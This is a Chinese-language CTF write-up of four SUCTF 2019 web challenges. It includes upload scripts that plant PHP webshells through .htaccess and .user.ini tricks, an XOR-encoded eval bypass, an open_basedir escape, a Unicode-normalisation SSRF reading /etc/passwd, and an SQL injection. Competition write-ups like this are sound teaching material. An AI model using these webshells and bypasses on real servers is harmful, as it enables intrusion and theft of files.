0x01 CheckIn
这题在国赛的华东北区半决赛出现过,当时的服务器环境是apache + php,所以解法是上传.htaccess和里面用base64协议来解析上传的马。
#.htacess
\x00\x00\x8a\x39\x8a\x39     #用来绕过文件头检测
AddType application/x-httpd-php .jpg
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/uploads/[md5(ip)]/shell.jpg"
绕过文件头检测还可以用
#define width 1337
#define height 1337
#shell.jpg
\x00\x00\x8a\x39\x8a\x39
简单的一句话木马base64编码就好了
.user.ini
\x00\x00\x8a\x39\x8a\x39
auto_prepend_file = cc.jpg
cc.jpg绕过<?的过滤
\x00\x00\x8a\x39\x8a\x39
<script language='php'>eval($_REQUEST[c]);</script>
#php5环境下可用
上传后index.php会默认包含了一句话木马,所以直接执行命令就好了

贴一下上传的脚本
import requests
import base64

url = "http://47.111.59.243:9021/"


userini = b"""\x00\x00\x8a\x39\x8a\x39
auto_prepend_file = cc.jpg
"""

#shell = b"\x00\x00\x8a\x39\x8a\x39"+b"00"+ base64.b64encode(b"<?php eval($_GET['c']);?>")
shell =  b"\x00\x00\x8a\x39\x8a\x39"+b"00" + "<script language='php'>eval($_REQUEST[c]);</script>"

files = [('fileUpload',('.user.ini',userini,'image/jpeg'))]

data = {"upload":"Submit"}

proxies = {"http":"http://127.0.0.1:8080"}
print("upload .user.ini")
r = requests.post(url=url, data=data, files=files)#proxies=proxies)

print(r.text)

print("upload cc.jpg")

files = [('fileUpload',('cc.jpg',shell,'image/jpeg'))]
r = requests.post(url=url, data=data, files=files)
print(r.text)
0x02 EasyPHP
题目源码
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
这题由两部分组成,第一部分为
<?php
$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);第一部分参考:https://github.com/Samik081/ctf-writeups/blob/master/ISITDTU%20CTF%202019%20Quals/web/easyphp.md
显然现在的正则严格了特别多,而且还做了字符长度的限制,不过利用方式应该是一样的,就是通过异或的方法来构造出我们需要的php代码,因为字符长度的限制,所以我们可以构造出一个$_GET[x]出来,绕后利用php语法解析${$_GET[x]},通过参数x来触发get_the_flag函数。
首先fuzz出我们当前可见的字符有
# ; ! $ % ( ) * + - / : < > ? @ \ ] ^ { }fuzz脚本
<?php

for ($ascii = 0; $ascii < 256; $ascii++) {

    if (!preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', chr($ascii))) {
        echo bin2hex(chr($ascii));
        echo "\n";
    }
}
?>
所以就是用这些字符来异或,异或出$_GET即可,这里就不贴FUZZ异或的脚本了
%fe%fe%fe%fe^%a1%b9%bb%aa -> $_GET
接下来就是拼接参数什么的,同时要考虑过
$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");
所以最后拼接出来的就是
${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get_the_flag接下来要做的就是第二部分了,第二部分在XMAN的个人赛中出现过,其实也和第一题是一样的,只是这次刚好就是apache+php环境了,所以直接用第一题中提到的脚本打个shell就好了,贴个脚本
import requests
import base64

url = "http://47.111.59.243:9001/?_=${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get_the_flag"


htaccess = b"""\x00\x00\x8a\x39\x8a\x39
AddType application/x-httpd-php .cc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_95edeac63aff85469e0ebd216f87ce5a/shell.cc"

"""

shell = b"\x00\x00\x8a\x39\x8a\x39"+b"00"+ base64.b64encode(b"<?php eval($_GET['c']);?>")
#shell = b"\x00\x00\x8a\x39\x8a\x39"+b"00"+ b"<script language='php'>eval($_REQUEST[c]);</script>"

files = [('file',('.htaccess',htaccess,'image/jpeg'))]

data = {"upload":"Submit"}

proxies = {"http":"http://127.0.0.1:8080"}
r = requests.post(url=url, data=data, files=files)#proxies=proxies)
print(r.text)


files = [('file',('shell.cc',shell,'image/jpeg'))]
r = requests.post(url=url, data=data, files=files)
print(r.text)
不过这题做了个open_basedir,刚好DE1CTF的时候用了一次,参考:https://xz.aliyun.com/t/4720,payload:
chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));
#绕后用file_get_contents读就好了
0x03 Pythonginx
题目源码(读来的):
from flask import Flask, Blueprint, request, Response, escape ,render_template
from urllib.parse import urlsplit, urlunsplit, unquote
from urllib import parse
import urllib.request

app = Flask(__name__)

# Index
@app.route('/', methods=['GET'])
def app_index():
    return render_template('index.html')

@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我扌 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我扌 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我扌 your problem? 333"

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
看这个源码很简单,就是要你构造出第三次判断的时候是suctf.cc但是在前两个判断的时候又不能是suctf.cc,所以就是其中的字符在第三次判断前处理后要变成suctf.cc了。
参考::https://i.blackhat.com/USA-19/Thursday/us-19-Birch-HostSplit-Exploitable-Antipatterns-In-Unicode-Normalization.pdf(阔以发现,这题的源码和里面的例子很像哦)
Unicode/Letterlike Symbols字符阔以从这取:https://en.wiktionary.org/wiki/Appendix:Unicode/Letterlike_Symbols
利用ℂ来替换.cc中的从c,在最后出来后会恢复成c,也就成功绕过了if判断,阔以修改个源码用来测试
import urllib
from urllib import parse
from urllib.parse import urlsplit, urlunsplit

#url = []
url = "file://suctf.cℂ/../../../etc/passwd"
host = parse.urlparse(url).hostname
if host == 'suctf.cc':
    print('first')
    exit(1)
print('1 '+host)
parts = list(urlsplit(url))
host = parts[1]
if host == 'suctf.cc':
    print('sec')
    exit(2)
print('2 '+host)
newhost = []
for h in host.split('.'):
    newhost.append(h.encode('idna').decode('utf-8'))
parts[1] = '.'.join(newhost)
#去掉 url 中的空格
finalUrl = urlunsplit(parts).split(' ')[0]
host = parse.urlparse(finalUrl).hostname
if host == 'suctf.cc':
    print('3 '+host)
    print(finalUrl)
    #print(urllib.request.urlopen(finalUrl).read())
else:
    print('???')
    exit(3)

所以拿去题目打一波就阔以任意文件读取了,如下
接下来就是读各种文件(这里就不写辛酸过程,以及我们是如何丢了一血的了),必须喷一下/etc/hosts
127.0.0.1   localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.19.0.2  2b44a80d20fc    这特么内网地址
127.0.0.1     suctf.cc
读nginx配置 /etc/nginx/conf.d/nginx.conf(也没啥)
server {
listen 80;
location / {
try_files $uri @app;
}
location @app {
include uwsgi_params;
uwsgi_pass unix:///tmp/uwsgi.sock;
}
location /static {
alias /app/static;
}
}为什么丢一血就是在这,没去想读其他位置的配置文件~~~后来读/usr/local/nginx/conf/nginx.conf 就这个鬼东西
server {
listen 80;
location / {
try_files $uri @app;
}
location @app {
include uwsgi_params;
uwsgi_pass unix:///tmp/uwsgi.sock;
}
location /static {
alias /app/static;
}
# location /flag {

# alias /usr/fffffflag;      #flag就在这,竟然不在内网里!!!
# }
}
所以读flag就好了
(注:从今天开始收集字典,以后读东西都用字典来读)
0x04 easy_sql
这题比较意外,题目和强网杯一样是一个堆叠注入,不过做了更多限制。
1;show databases;   #查库
1;show tables;      #查表
当前库只有一个Flag表,而且语句长度限制了40位,所以想要像强网一样的改表面和预编译的操作都不可以了,并且过滤了from等等(fuzz下就好了,这次放出了select),本以为语句是类似select xxx from xxx where id = ()这样的,结果后来听说泄露的是这样的

select $_GET['query'] || flag from flag
我拿flag的时候就是输了个
*,1 这东西我都觉得神了,这都出了